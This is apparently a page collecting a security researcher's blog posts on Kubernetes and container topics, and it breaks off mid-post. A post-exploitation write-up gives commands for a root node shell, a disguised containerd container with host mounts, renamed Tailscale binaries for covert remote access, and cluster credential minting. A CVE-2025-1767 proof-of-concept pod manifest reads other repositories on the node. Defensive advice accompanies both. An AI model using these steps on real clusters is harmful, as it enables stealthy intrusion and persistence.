GeistHaus
log in · sign up

Raesene's Ramblings

Part of Raesene's Ramblings

Things that occur to me

stories primary
Personal Software and BaremetalVMM

For a long time I wanted a piece of software that used Firecracker to create MicroVMs on my Linux hosts. It seemed like it would be really useful for vulnerability research and testing features that weren’t suitable to be done in Docker containers. I looked around periodically but wasn’t able to find anything that really fit the bill and would work easily.

Back in January I was experimenting with Claude Code and I decided, pretty much on a whim, to see if it could create that software for me. Honestly I didn’t think it would work but it would be an interesting experiment to see how far it could get. Surprisingly, after a bit of churning it produced something that, for the basic use case, worked pretty well!

Since then I’ve kept working on it, having Claude Code expand the features, worked on how to test things (like using playwright for browser testing) to the point where now it’s got an array of features that are very useful for me. It can start Kubernetes clusters, VMs with different kernels and there’s a Web UI and systemd service which mean I can start and stop VMs whenever.

The latest addition was using xterm.js to give me a browser based console so I can use my VMs remotely without even needing a terminal!

All of this was designed by me, for me, and it fits my use cases pretty well. However it’s not been widely tested with other systems and I make it really clear in the README that it’s likely only suitable for my use (the code is on GitHub in case anyone else wants to try it or use as a basis for something else).

This is a good example of what gets called “personal software”

The rise of personal software

This idea, that people will write software for their own use using LLMs, is one that’s getting quite a bit of traction. Whilst given enough time and effort I possibly could have written my VM manager myself, realistically there’s no way I actually had the time to do it. From a personal usage perspective this has been great. I can get tools that do exactly what I’m looking for relatively quickly and easily.

So now it’s pretty easy to turn an idea into working software, at least for basic tools like this. The barrier to creation is substantially lowered and so we’ll inevitably see more and more similar efforts. Github’s recent blog shows the massive increase in activity they’re seeing as a result of heavy LLM usage. What’s kind of interesting to think about, to me, is what some of the consequences of this trend will be for software security and the general software industry.

From a security standpoint there are lots of likely challenges here :-

  • Whilst LLMs can write software pretty well, they don’t necessarily do it with security in mind, and even with code reviewing agents (if people use those) it’s likely the security architecture of personal software projects is not going to be great. As an example, while I was writing this blog I realised that the LLM had defaulted to exposing the web UI of BaremetalVMM to all interfaces, which is probably not a good idea (it does have some authentication, but that’s not been tested anything like enough to give me confidence to expose it to untrusted networks)!

  • Supply chain and maintenance. When you’re vibecoding software you probably never look at the libraries that the LLM chose to include, so you have really no idea of what your supply chain risks are, and for a lot of people outside the security industry, I doubt they’d think to look into that problem too much.

  • Anyone who’s been in IT/IT security for a while will have encountered a “load bearing spreadsheet” or similar. Some system designed by someone who’s a subject matter expert but not an IT professional, which has become crucial for a department or whole company’s operation. With LLM tools, we’re going to see a big increase in this kind of system, and I’d guess a lot of IT teams are going to be handed “personal software” projects to run in production.

In addition to the security concerns, there are also obvious consequences here to how open source projects will work in future. Any time you have groups of people working together, there’s inevitable friction with differing priorities and approaches, but traditionally, having sets of people working on a project allowed it to advance much more quickly than a solo project.

That’s no longer really the case, now a solo developer with access to LLMs can create an entire project by themselves quite quickly. Their incentives to work with others are changed, and it could be that we’ll see a proliferation of projects covering the same topic, each run by a single developer or perhaps a small group. As an example, there are now plenty of projects doing similar things to BaremetalVMM.

Conclusion

Like lots of things in the AI/LLM world, things are moving pretty quickly in the field of personal software. I definitely think this will carry on as a phenomena as it’s solving people’s problems, but I’m not entirely sure it’ll play out well from a security standpoint. Definitely a case of living in interesting times…

https://raesene.github.io/blog/2026/05/10/personal-software-and-baremetalvmm/
Variance of defaults - Microk8s RBAC

One of the points I tend to make in my talks about Kubernetes security is that it’s quite difficult to talk about what the security defaults are, as there are over 150 different Kubernetes distributions and services and each one of them has a different idea of what their security defaults should be.

I was recently dealing with a really good example of this so I thought it was worth writing up in a little detail, especially as I had mentioned it to a couple of other people in the Kubernetes space who were surprised to hear about it.

Microk8s RBAC

Microk8s is a Kubernetes distribution from Canonical, which is intended for use in a number of production scenarios. The unusual security default in this case is that, out of the box, it does not enable RBAC in your Kubernetes cluster! If you want to have RBAC enabled you have to enable it as an add-on after installation.

There are two knock-on effects here. The first is that every user defined with legitimate credentials is automatically given effective cluster-admin rights to the cluster.

The second is that, by default, every workload deployed to the cluster will get a service account token, and every one of those service account tokens will be cluster-admin. So anyone who has access to, or can compromise, a single workload in the cluster will automatically get to be an admin in the cluster!

One of the trickier aspects of this is that Kubernetes will happily accept (cluster)role and (cluster)rolebinding manifests and create the objects, but those objects just won’t have any effect.

Of course the correct resolution of this is to ensure that the first action you take after installing Microk8s is to enable RBAC.

Canonical’s response

To me, this is not a good default for Kubernetes security, so before writing it up, I decided to report it to Canonical, with details on why I felt this was not a good default. They were very friendly, but ultimately responded that this was a known and accepted default value. Their exact response was

Microk8s has RBAC disabled by default due to legacy compatibility reasons. RBAC was not initially available when Microk8s was first released, and therefore there are no plans to change this behavior.

There has been a GitHub issue opened regarding this, which you can find here: https://github.com/canonical/microk8s/issues/5400

If RBAC is required, users can run `microk8s enable rbac` after installation. However, the decision to do so ultimately falls on the user, which depends on that particular user's needs.

From my perspective this felt a little surprising as Kubernetes has had RBAC enabled by default since (IIRC) 1.8 in 2017. Whilst a commitment to backwards compatibility is admirable, there is a tradeoff here, which is that cluster operators expect to have RBAC working in their clusters, as it does with (AFAIK) every other Kubernetes distribution

Conclusion

This case illustrates one of the big challenges in Kubernetes security, which is the sheer variety of software we have to deal with. It’s important not to assume that just because a Kubernetes distribution is long-standing and widely used, that it will have hardened defaults.

https://raesene.github.io/blog/2026/03/11/microk8s-rbac-default/
Beyond the surface - Exploring attacker persistence strategies in Kubernetes

I’ve been doing a talk on Kubernetes post-exploitation for a while now and one of requests has been for a blog post to refer back to, which I’m finally getting around to doing now!

The goal of this talk is to lay out one attack path that attackers might use to retain and expand their access after an initial compromise of a Kubernetes cluster by getting access to an admin’s credentials. It doesn’t cover all the ways that attackers could do this, but provides one path and also hopefully illuminates some of the inner workings and default settings that attackers might exploit as part of their exploits.

There’s a recording of the talk here if you prefer videos, the flow is similar but I have simplified a bit for the latest iteration, thanks to debug profiles! The general story the talk tells is one where attackers have temporary access to a cluster admin’s laptop where the admin has stepped away to take a call and not locked it, and they have to see how to get and keep access to the cluster before the admin comes back.

Initial access

One of the first things an attacker might want to do with credentials is get a root shell on a Kubernetes cluster node as a good spot to look for credentials or plant binaries. With Kubernetes that’s very simple to do as there is functionality built in to the cluster to allow for users with the right levels of access to do that quickly via kubectl debug

A typical command might look like this (just replace the node name with one from your cluster)

kubectl debug node/gke-demo-cluster-default-pool-04a13cdb-5p8d -it --profile=sysadmin --image=busybox

An important point from this command is the --profile switch as it dictates how much access you’ll have to the node. The sysadmin profile provides the highest level of access, so is the most useful for attackers.

Executing Binaries

Once the attacker has shell access to a node, their next instinct is likely to download tools to run. This might not be as simple as it could be as many Kubernetes distributions lock down the Node OS, setting filesystems as read-only or noexec. However, all cluster nodes can do one thing… run containers. So if the attacker can download and run a container on the node, they’re likely to be able to run any programs they like!

Doing this we can take a look at some lesser known features of Kubernetes clusters. In a cluster, all containers are run by a container runtime, typically containerd or CRI-O, and it’s possible to talk directly to those programs if you’re on the node, bypassing the Kubernetes APIs altogether.

In the talk I start by creating a new containerd namespace using the ctr tool. Ctr is very useful as it’s always installed (IME) alongside containerd, so you don’t need to get an external client program. We’re creating a containerd namespace to make it a bit harder for someone looking at the host to spot our container. Importantly containerd namespaces have nothing to do with Kubernetes namespaces, or Linux namespaces.

ctr namespace create sys_net_mon

We create a namespace called sys_net_mon just to make it a bit less obvious than “attackers were here”!. With the namespace created, the next step is to pull down a container image. The one I’m using is docker.io/sysnetmon/systemd_net_mon:latest . Importantly the contents of this container image have nothing to do with systemd or network monitoring! From a security standpoint it’s an important thing to remember that outside of the official or verified images, Docker Hub does no curation of image contents, so anyone can call their images anything!

ctr -n sys_net_mon images pull docker.io/sysnetmon/systemd_net_mon:latest

With the image pulled we can use ctr to start a container

ctr -n sys_net_mon run --net-host -d --mount type=bind,src=/,dst=/host,options=rbind:ro docker.io/sysnetmon/systemd_net_mon:latest sys_net_mon

This container provides us with full access to the hosts filesystem and also the host’s network interfaces which is pretty useful for post-exploitation activity. After that it’s just a question of getting a shell in the container.

ctr -n sys_net_mon run --net-host -d --mount type=bind,src=/,dst=/host,options=rbind:ro docker.io/sysnetmon/systemd_net_mon:latest sys_net_mon
Static Manifests

Another approach which the attackers could use to run a container on the node is static manifests. Most Kubelets will define a directory on the host which it will load static manifests from. These manifests run a pod without any API server necessary. A handy trick for our attackers is to give their static pod an invalid namespace name, as this prevents it being registered with the API server, so it won’t show up in kubectl get pods -A or similar. There’s more details on static pods and some of their security oddness on Iain Smart’s blog

Remote Access

The next problem our attackers have to tackle is retaining remote access to the environment after the admin returns to their laptop. Whilst there are a number of remote access programs available, a lot of the security/hacker related ones will be spotted by EDR/XDR style agents, so an alternative can be using something like Tailscale!

Tailscale has a number of features which are very useful for attackers (in addition to their normal usefulness!). First one is that it can be run with two statically compiled golang binaries that can be renamed. This means that you pick what will show up in the process list of the node. Following the theme of the container image, we use binaries systemd_net_mon_server and systemd_net_mon_client

The first command starts the server

systemd_net_mon_server --tun=userspace-networking --socks5-server=localhost:1055 &

and then we start the client

systemd_net_mon_client up --ssh --hostname cafebot --auth-key=tskey-auth-XXXXX


In terms of network access this will run on only 443/TCP outbound if it uses Tailscale’s DERP network, so that access will probably be allowed in most environments. Also we can use Tailscale’s ACL feature so that our compromised container can’t communicate with any other machines on our Tailnet.

Tailscale ACLs

With those services running it should be possible to come back into the container over SSH. Tailscale bundles an SSH server with the program, no SSHD will show as running :)

tailscale ssh root@cafebot
Credentials - Kubelet API

With remote access achieved, our attackers still need long lasting credentials and also it would be nice if they could probe the cluster without touching the Kubernetes API server, as that might show up in audit logs. So to do this they need access to credentials for a user who can talk to the Kubelet API directly. This runs on every node on 10250/TCP and has no auditing option available.

In the talk to do this I use teisteanas which creates Kubeconfig based credentials for users using the Certificiate Signing Request (CSR) API. We can create a set of credentials for any user using this approach. For stealth an attacker would likely choose a user which already has rights assigned to it in RBAC, so they don’t have to create any new cluster roles or cluster role bindings. The exact user to use will vary, but in the demos from the talk I use kube-apiserver which is a user that exists in GKE clusters.

teisteanas -username kube-apiserver -output-file kubelet-user.config

With that Kubeconfig file in hand and access to the Kubelet port on a host, it’s possible to take actions like listing pods on a node or executing commands in those pods. The easiest way to do this is to use kubeletctl. So from our container which is running on the node, using the node’s network namespace, we can run something like this

kubeletctl -s 127.0.0.1 -k kubelet-user.config pods
CSR API

It’s also important to understand a bit about the CSR API as, for attackers, it’s a useful thing to take advantage of. This API exists in pretty much every Kubernetes distribution and can be used to create credentials that authenticate to the cluster, apart from when using EKS as it does not allow that function. Very importantly credentials created via the CSR API can be abused by anyone who has access to the API server. Most managed Kubernetes distributions have chosen to have the Kubernetes API server exposed to the Internet by default, so an attacker who is able to get credentials for a cluster will be able to use them from anywhere in the world!

The CSR API is also attractive to attackers for a number of reasons :-

  • Unless audit logging is enabled and correctly configured there is no record of the API having been used and the credentials having been created.
  • Credentials created by this API cannot be revoked without rotating the certificate authority for the whole cluster, which is a disruptive operation. The GitHub issue related to certificate revocation has been open since 2015, so it’s likely this will not change now…
  • It’s possible to create credentials for generic system accounts, so even if the cluster operator has audit logging enabled, it could be difficult to identify malicious activity.
  • The credentials tend to be long lived. Whilst this is distribution dependent, generally this is 1-5 years.

In the demos for the talk we’re running against a GKE cluster, so used the CSR API to generate credentials for the system:gke-common-webhooks user which has quite wide ranging privileges.

teisteanas -username system:gke-common-webhooks -output-file webhook.config
Token Request API

Even if the CSR API isn’t available there’s another option built into Kubernetes that can create new credentials, which is the Token Request API. This is used by Kubernetes clusters to create service account tokens, but there’s nothing to stop an administrator who has the correct rights from using it. Similarly to the CSR API there’s no persistent record (apart from audit logs) that new credentials have been created, and they can be hard to revoke if a system level service account has been used, as the only way to revoke the credential is to delete it’s associated service account.

The expiry may be less of a problem, depending on the Kubernetes distribution in use, it can vary from 24 hours maximum to one year, from the managed distributions I’ve looked at.

In the talk I use tocan to simplify the process of creating a Kubeconfig file from a service account token.

tocan -namespace kube-system -service-account clusterrole-aggregation-controller

The service account we clone is an interesting one as it has the “escalate” right, which means it can always become Cluster-admin even if it doesn’t have those rights to begin with. (I’ve written about escalate before)

Detecting these attacks

The talk closes by discussing how to detect and prevent these kind of attacks. For detection there’s a couple of key things to look at

  • Kubernetes audit logs - This one is very important. You need to have audit logging enabled with centralized logs and good retention, to spot some of the techniques used here, especially abuse of the CSR and Token Request APIs
  • Node Agents - Having security agents running on cluster nodes could allow for detection of things like the Tailscale traffic, depending on their configuration
  • Node Logs - Generally ensuring that logs on nodes are properly centralized and stored is going to be important, as attackers can leave traces there.
  • Know what good looks like - This one sounds simple but possibly isn’t. If you know what processes should be running on your cluster nodes, you can spot things like “systemd_net_mon” when they show up. What’s tricky here is that every distribution has a different set of management services run by the cloud provider, so it’s not a one off effort knowing what should be there.
Preventing these attacks

There are a couple of key ways cluster admins can reduce the risk of this scenario happening to them,

  • Take your clusters off the Internet!! - Exposing the API server this way means you are one set of lost credentials away from a very bad day. Generally managed Kubernetes distributions will allow you to restrict access, but it’s not the default.
  • Least Privilege - In this scenario, the compromised laptop had cluster-admin level privileges, enabling the attackers to move through the cluster easily. If the admin had been using an account with fewer privileges, the attacks might well not have succeeded. Whilst some of the rights used, like node debugging, are probably quite commonly used, others like the CSR API and Token Request API probably shouldn’t be needed in day-to-day administration, so could be restricted.

To quote Ian Coldwater

Made of stars

Conclusion

This talk just looks at one path that attackers could take to retain and expand their access to a cluster which they get access to. There are obviously other possibilities, but this can shed some light on some of the ways that Kubernetes works and how to improve your cluster security!

https://raesene.github.io/blog/2025/09/12/beyond-the-surface/
Bitnami Deprecation

Update Looks like Bitnami decided to take some more time over this details here and have some 1-day brown outs before removing the repos on Sept 29.

One constant of modern development environments is the ever increasing number of dependencies, and the problems that come when they get disrupted. Next week there could be a serious disruption in the container image ecosystem as a provider of popular images and helm charts changes their availability and tags.

What’s Happening?

This Github issue has most of the details, but it’s a little hard to work out the exact impact from it. The TL;DR. is that Bitnami are moving from freely available images under the Docker Hub Username bitnami to a split of commercially maintained images under bitnamisecure and unmaintained legacy images under bitnamilegacy.

The exact timing is unclear as the issue mentions gradually move existing ones to the legacy repository, however the impact is going to start in a week’s time starting August 28th 2025, so it’s clear that organizations using these images will need to take action sooner rather than later.

So what’s the impact?

Well if you’re either directly using images from bitnami, Helm charts that reference those images, or images that are built off those base images, you need to start using different images pretty quickly or you might find deploys or image builds failing.

How big of a problem is this?


After reading this, I thought it could be worth looking at how many pulls these images are getting. Luckily Docker Hub provides pull statistics via their API, so by looking at changes over time we can get a reasonable idea of how many people are going to be affected.

Looking at pull statistics for popular bitnami images over the course of 6 days we can see that the most popular image kubectl got 1.86M pulls in that time period, and a large number of images have had over 100K pulls in that time, so it seems like these images are pretty heavily used.

bitnami stats

Conclusion

I’ve long said that, when using container images in production, it’s vitally important that you build and maintain all of your own images, or if you want have some kind of commercial maintenance agreement for them. Relying on freely provided externally managed images is a recipe for problems down the line.

For now though, the critical point is that everyone using Bitnami images, needs to go and review all their usage and make a fairly rapid plan to address the risk of them breaking in the near future.

https://raesene.github.io/blog/2025/08/21/bitnami-deprecation/
Am I Still Contained?

This exploration started, as many do, with “huh that’s odd”. Specifically I was looking at the output of amicontained around filtered syscalls.

Seccomp: filtering
Blocked Syscalls (54):
        MSGRCV SYSLOG SETSID USELIB USTAT SYSFS VHANGUP PIVOT_ROOT _SYSCTL ACCT SETTIMEOFDAY MOUNT UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME IOPL IOPERM CREATE_MODULE INIT_MODULE DELETE_MODULE GET_KERNEL_SYMS QUERY_MODULE QUOTACTL NFSSERVCTL GETPMSG PUTPMSG AFS_SYSCALL TUXCALL SECURITY LOOKUP_DCOOKIE CLOCK_SETTIME VSERVER MBIND SET_MEMPOLICY GET_MEMPOLICY KEXEC_LOAD ADD_KEY REQUEST_KEY KEYCTL MIGRATE_PAGES UNSHARE MOVE_PAGES PERF_EVENT_OPEN FANOTIFY_INIT OPEN_BY_HANDLE_AT SETNS KCMP FINIT_MODULE KEXEC_FILE_LOAD BPF USERFAULTFD

Looking at the SYSCALLS that were listed as blocked, I noticed that there wasn’t any mention of IO_URING but I know that Docker blocks io_uring syscalls in the default profile, so what’s going on?

Looking at the source code

I decided to take a look at the source code to see what was going on and why it might not be working. In the seccompIter function I found what looks like a relevant point. A for loop that iterates over each syscall one at a time.

for id := 0; id <= unix.SYS_RSEQ; id++ 

The end point for the loop was a syscall called SYS_RSEQ and thanks to a very helpful lookup table here I could see that that’s syscall 334, and the IO_URING syscalls are 425-427, so we can see why they’re not being flagged, the loop doesn’t go that high!

Fixing the problem

Whilst I’m not a professional developer by any stretch of the imagination (<GEEK REFERENCE> I’d liken myself to a rogue with the use magic device skill trying to get a wand of fireballs working by hitting the end of it </GEEK REFERENCE>), I decided to take a stab at fixing the code to get it to include the IO_URING syscalls (and any other ones with higher numbers).

We could just increase the maximum number on the for loop, but that does run into a problem, which is that there’s a weird gap in the syscall numbers between 334 and 424. It appears that this was done to sync up syscall numbers in different processor architectures, so we can just add a section to the code to skip those blank numbers.

The next tricky part is, it turns out making syscalls directly can sometimes cause the process to exit or hang. The original code has a number of blocks designed to skip tricky syscalls

		// these cause a hang, so just skip
		// rt_sigreturn, select, pause, pselect6, ppoll
		if id == unix.SYS_RT_SIGRETURN || id == unix.SYS_SELECT || id == unix.SYS_PAUSE || id == unix.SYS_PSELECT6 || id == unix.SYS_PPOLL {
			continue
		}

Here the approach ended up being a bit trial and error on what syscalls caused problems. Also an interesting aside is that this shows a limitation of this approach to enumerating syscalls, it’s not possible to get a definitive list as you can’t probe for every possible syscall!

With that largely working, it was just a question of extending the really long syscallName function that has a case statement giving names for every syscall. This was also the only part of this that LLMs could help with (they got the main problem wildly wrong), and even here they only got most of it right.

After all that it looks like this largely works. As the original repository seems unmaintained, I’ve put a fork here with the updated code.

Results

Using the updated code in a Docker container we can see that the number of blocked syscalls has increased from 54 to 68, including the IO_URING ones that started this!

Blocked Syscalls (68):
        SYSLOG SETSID USELIB USTAT SYSFS VHANGUP PIVOT_ROOT _SYSCTL ACCT SETTIMEOFDAY MOUNT UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME IOPL IOPERM CREATE_MODULE INIT_MODULE DELETE_MODULE GET_KERNEL_SYMS QUERY_MODULE QUOTACTL NFSSERVCTL GETPMSG PUTPMSG AFS_SYSCALL TUXCALL SECURITY LOOKUP_DCOOKIE CLOCK_SETTIME VSERVER MBIND SET_MEMPOLICY GET_MEMPOLICY KEXEC_LOAD ADD_KEY REQUEST_KEY KEYCTL MIGRATE_PAGES UNSHARE MOVE_PAGES PERF_EVENT_OPEN FANOTIFY_INIT OPEN_BY_HANDLE_AT SETNS KCMP FINIT_MODULE KEXEC_FILE_LOAD BPF USERFAULTFD IO_URING_SETUP IO_URING_ENTER IO_URING_REGISTER OPEN_TREE MOVE_MOUNT FSOPEN FSCONFIG FSMOUNT FSPICK PIDFD_GETFD PROCESS_MADVISE MOUNT_SETATTR QUOTACTL_FD LANDLOCK_RESTRICT_SELF SET_MEMPOLICY_HOME_NODE
Conclusion

This one was interesting for a number of reasons. First up was a good reminder that you can’t rely on tools always working the way they used to, as the underlying systems change. The second one was that I learned quite a bit about the limitations of closed box testing of syscalls, and also as a side lesson, the current limitations of LLMs when dealing with relatively obscure lower level tech.

https://raesene.github.io/blog/2025/06/09/am-i-still-contained/
Kubernetes Debug Profiles

I got a lesson today in the idea that it’s always worth re-visiting things you’ve used in the past to see how they’ve changed, as sometimes there will be cool new features!

In my Kubernetes Post-Exploitation talk I make use of kubectl debug as a means to get a root shell on a cluster node. It’s a very handy command but I thought it wasn’t possible to use ctr commands from inside the shell you get with kubectl debug and that turns out to be outdated information!

What’s the problem?

If you’ve done much with container pentesting or offensive security, you’ll have come across the idea that access to the Docker socket effectively gives root access to the underlying host via The most pointless Docker command ever, and this is true even if you just have a container with that file mounted in.

However in modern Kubernetes clusters, it’s likely that the underlying container runtime is containerd and not Docker. What can be surprising is that the containerd socket works very differently than the Docker one. It assumes that the client program and the containerd server are operating on the same host with the same environment.

(old) kubectl debug

This problem shows up when using the “legacy” profile for kubectl debug node (which is the default if you don’t specify one). Some commands, using the ctr client will work just fine, so things like pulling new images, however when you try to run a new container you’ll get an error like this

ctr: failed to unmount /tmp/containerd-mount2094132404: operation not permitted: failed to mount /tmp/containerd-mount2094132404: operation not permitted
Kubectl debug profiles to the rescue!

Fortunately Kubernetes SIG-CLI have been improving on the initial kubectl debug command by having a set of profiles that you can specify, which provide different sets of rights on the node you’re debugging. The list of available profiles is “legacy”, “general”, “baseline”, “netadmin”, “restricted” or “sysadmin”, with the default being “legacy”.

So I decided to try the commands from my demo, but with the sysadmin profile specified as an option, and it works!

This is very handy if you’re a sysadmin who wants to interact with the containerd socket as part of your troubleshooting, or if you’re an attacker who’s got access to a host and wants to hide some tools in a containerd container!

There are some details on what each of the profiles sets in terms of security options in this KEP

Conclusion

As ever there’s loads of cool new Kubernetes features that come up all the time. I’ve been doing container security things for 9+ years now and I’m still finding interesting things to look at!

https://raesene.github.io/blog/2025/05/30/kubernetes-debug-profiles/
Cap or no cap

I was looking at a Kubernetes issue the other day and it led me down a kind of interesting rabbit hole, so I thought it’d be worth sharing as I learned a couple of things.

Background

The issue is to do with the interaction of allowPrivilegeEscalation and added capabilities in a Kubernetes workload specification. In the issue the reporter noted that if you add CAP_SYS_ADMIN to a manifest while setting allowPrivilegeEscalation: false it blocks the deploy but other capabilities when added do not block.

allowPrivilegeEscalation is kind of an interesting flag as it doesn’t really do what the name says. In reality, what it does is set a specific Linux Kernel setting designed to stop a process from getting more privileges than when it started, however the name implies it’s intended to do a more wide ranging set of blocks. My colleague Christophe has a detailed post looking at this misunderstanding.

However what was specifically interesting to me was, when I tried out a quick manifest to re-create the problem, I wasn’t able to and the pod I created was admitted ok.

After a bit of looking I realised that when adding the capability, I’d used the name SYS_ADMIN instead of CAP_SYS_ADMIN, and it had worked fine, weird!

Exploring what’s going on

I decided to put together a couple of quick test cases to understand what’s happening (manifests are here).

  • capsysadminpod.yaml - This pod adds CAP_SYS_ADMIN to the capabilities list
  • sysadminpod.yaml - This pod adds SYS_ADMIN to the capabilities list
  • dontallowprivesccapsysadminpod.yaml - This has allowPrivilegeEscalation: false set and adds CAP_SYS_ADMIN to the capabilities list
  • dontallowprivescsysadminpod.yaml - This has allowPrivilegeEscalation: false set and adds SYS_ADMIN to the capabilities list
  • invalidcap.yaml - This pod has an invalid capability (LOREM) set.

Trying these manifests out in a kind cluster (using containerd as CRI) showed a couple of things

  • Adding CAP_SYS_ADMIN worked but there was no capability added.
  • Adding SYS_ADMIN worked and the capability was added.
  • setting allowPrivilegeEscalation: false and adding CAP_SYS_ADMIN was blocked
  • setting allowPrivilegeEscalation: false and adding SYS_ADMIN was allowed and the capability was added.
  • setting an invalid capability worked ok but no capability was added.

So a couple of lessons from that. Kubernetes does not check what capabilities you add, and no error is generated if you add an invalid one, it just doesn’t do anything. Also there’s a redundant block in Kubernetes at the moment where something that doesn’t do anything is blocked, but something which does do something is allowed ok…

Doing some more searching on Github turned up some more history on this. Back in 2021, there was a PR to try and fix this which didn’t get merged, and there’s another issue from 2023 on it as well.

From that one thing that caught my eye was that apparently CRI-O handles this differently than containerd, which I thought was interesting

Comparing CRI-O - with iximiuz labs

I wanted to test out this difference in behaviour, but unfortunately I don’t have a CRI-O backed cluster available on my test lab. Fortunately, iximiuz labs has an awesome Kubernetes playground where you can specify various combinations of CRI and CNI to test out different scenarios, which is nice!

Testing out a cluster there with CRI-O confirmed that things are handled rather differently.

  • Adding CAP_SYS_ADMIN worked and the capability was added.
  • Adding SYS_ADMIN worked and the capability was added.
  • setting allowPrivilegeEscalation: false and adding CAP_SYS_ADMIN was blocked
  • setting allowPrivilegeEscalation: false and adding SYS_ADMIN was allowed and the capability was added.
  • setting an invalid capability resulted in an error on container creation (CRI-O prepended the capability set with CAP_ and then threw an error stopping pod creation as it was invalid).

So we can see that CRI-O handles things a bit differently, allowing both SYS_ADMIN and CAP_SYS_ADMIN to work and erroring out on invalid capabilities!

Conclusion

Sometimes we can assume that Kubernetes clusters will work the same way, so we can freely move workloads from one to another, regardless of distribution. This case provides an illustration of one way that that assumption might not hold up, and we can see some surprising results!

https://raesene.github.io/blog/2025/04/23/cap-or-no-cap/
CVE-2025-1767 - Another gitrepo issue

There’s a new Kubernetes security vulnerability that’s just been disclosed and I thought it was worth taking a look at it, as there’s a couple of interesting aspects to it. CVE-2025-1767 exists in the gitRepo volume type and can allow users who can create pods with gitRepo volumes to get access to any other git repository on the node where the pod is deployed. This is the second recent CVE related to gitRepo volumes, I covered the last one here

Vulnerability and Exploitation

So setting this up is relatively straightforward. Our node OS has to have git installed, which is common but not the case in every distribution, and we need to be able to create pods on that node. With those two pre-requisites in place, we can show how to exploit it.

I’m going to use a kind cluster , so first step is to shell into the cluster and install git, as it’s not included with kind.

kind create cluster
docker exec -it kind-control-plane bash
apt update && apt install -y git

Next we need a “victim” git repository, for this I’ll just clone down one of my repositories into the root of the node’s filesystem.

git clone https://github.com/raesene/TestingScripts/

With that setup done, exit the node shell, and then we can create our “exploit” pod. This is pretty straightforward, all we need is a pod with a gitRepo volume and we specify the repository to pull into the pod using a file path. As the plugin is just running git on the host, it can access that directory just fine and pull it into the pod.

apiVersion: v1
kind: Pod
metadata:
  name: git-repo-pod-test
spec:
  containers:
  - name: git-repo-test-container
    image: raesene/alpine-containertools
    volumeMounts:
    - name: git-volume
      mountPath: /tmp
  volumes:
  - name: git-volume
    gitRepo:
      repository: "/TestingScripts"
      directory: "."

We can then save this as gitrepotest.yaml and apply it to the cluster with

kubectl create -f gitrepotest.yaml

If all works ok, it should be possible to check that the repository has been cloned from the node into the pod

kubectl exec git-repo-pod-test -- ls /tmp

This will show the files from the cloned repository!

Impact & Exploitability

